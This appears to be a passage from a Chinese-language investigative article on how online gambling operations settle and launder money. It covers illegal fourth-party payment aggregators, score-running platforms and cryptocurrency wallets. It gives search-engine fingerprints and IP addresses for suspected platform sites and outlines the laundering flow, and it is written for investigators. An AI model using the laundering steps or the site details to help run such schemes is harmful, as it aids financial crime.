所谓“第四方支付”又称聚合支付，是通过聚合多种第三方支付平台、合作银行及其他服务商接口等支付工具的综合支付服务。具体来说，非法“第四方支付”平台通过大量购买空壳公司或利用黑灰产中个人信息注册大量的“第三方支付”账号，再利用技术手段搭建平台，聚合这些账号收取客户资金，为黑灰产业犯罪提供资金结算，从中赚取手续费。这些“第四方支付”平台均属于未取得《支付业务许可证》、非法开展资金支付结算服务的无证机构。


在网络赌博犯罪产业中，资金结算是一个关键环节，一个网络赌博平台一般会对接多个“第四方支付”平台，并且通过配置平台相关策略，使赌客的充值、提现等资金行为通过不同的渠道进行结算。



某第四方支付平台后台界面（2022年8月17日 http://198.74.117.41/#/login）


指纹特征：ip:"118.107.42.233"

通过网络空间搜索引擎对该模板站点进行检索，可以看到该类型站点在互联网空间中共监测到9个，均位于中国香港。



该四方平台指纹特征对应站点分布情况

如下为该第四方支付平台对应的部分资产列表：



该四方平台指纹特征对应资产列表

跑分平台


跑分平台作为第四方支付的延伸，主要面向个人参与者，在缴纳相应的保证金后，个人跑分参与者即可开始接单，跑分平台利用大量个人账户为非法平台收款，从而降低洗钱成本，分散洗钱团伙的风险。犯罪团伙所使用的收款账户主要是个人银行账户以及个人第三方账户。跑分参与者除了在平台上进行接单外，也私下约定进行代收的跑分业务。

该模式具体洗钱流程：首先，用户（赌客）向网络非法平台（网络赌博平台）发起充值请求，网络非法平台向第四方支付平台发起收款任务。其次，第四方支付平台向跑分平台发起收款任务，跑分平台单独或者与码商合作提供各类收款二维码，用户资金充入跑分平台。再次，“黑钱”经过多次转移，完成若干次汇聚和分散，经过复杂的资金流转以逃避追踪。最后，各平台之间扣除押金和收取佣金后，将洗白的资金转移给犯罪团伙。

某跑分平台


指纹特征：data:"2019 xxxxxxxxx.com"。

通过网络空间搜索引擎对该模板站点进行检索，可以看到该类型站点在互联网空间中共监测到157个，其中均位于中国香港、美国、日本及荷兰等地。



该跑分平台指纹特征对应站点分布情况

如下为该第四方支付平台对应的部分资产列表：



该跑分平台指纹特征对应站点分布情况

虚拟币钱包

虚拟币交易是一个当前网络犯罪中逃避监管的一个手段之一。国外有大量的虚拟币交易平台，例如OKEX、币安网、火币网、gate.io、ZB、Coinbase Pro、MXC、库币等等。

这些虚拟币交易平台可以对虚拟币及法币进行交易转换，需要注册人员的身份信息及提现信息，而虚拟币的交易流水，在链上存在且公开、不可篡改。

这些虚拟币交易平台为赌博平台提供了如下几种帮助：

（1）**为四方支付平台提供交易接口：**四方支付平台在除了银行卡、微信、支付宝等渠道外，还可对接虚拟币交易所的钱包地址，进行批量资金转入，提供便捷匿名的出入金方式。

（2）**为赌博平台提供钱包地址：**赌博平台可不对接四方支付，而是通过四件套或者大量邮箱，批量注册钱包，自由挂在赌博后台让赌客充值。

（3）**为赌博平台提供提现渠道：**金主在获得资金汇聚的虚拟币钱包后，可通过交易所将虚拟币抛售，在境外直接获取资金。

（4）**为赌博团伙提供工资渠道：**据侦查经验发现，部分团伙在发放工资，尤其是对国内团队成员发放工资时，通过虚拟币进行发放。

（5）**直接将虚拟币地址当成赌博开奖参数：**目前也出现一种赌博将交易流水尾号作为开奖依据，并在Telegram上建群进行赌博。

通过对涉嫌犯罪的钱包地址和某一笔交易进行链上追踪，可以发现虚拟币归结钱包及相关参与人员。具体对区块链地址及交易进行追踪，可以通过各种不同的“虚拟币浏览器”进行。

某区块链浏览器

而经过追踪后，可以发现一笔交易的具体流动情况。

虚拟币交易情况

通过对钱包流水完全获取，及大数据建模，从中挖掘出核心钱包地址，分析其犯罪业态。另外对钱包地址进行打标，明确钱包地址属于何种交易平台，例如火币、币安等交易所，协助调查。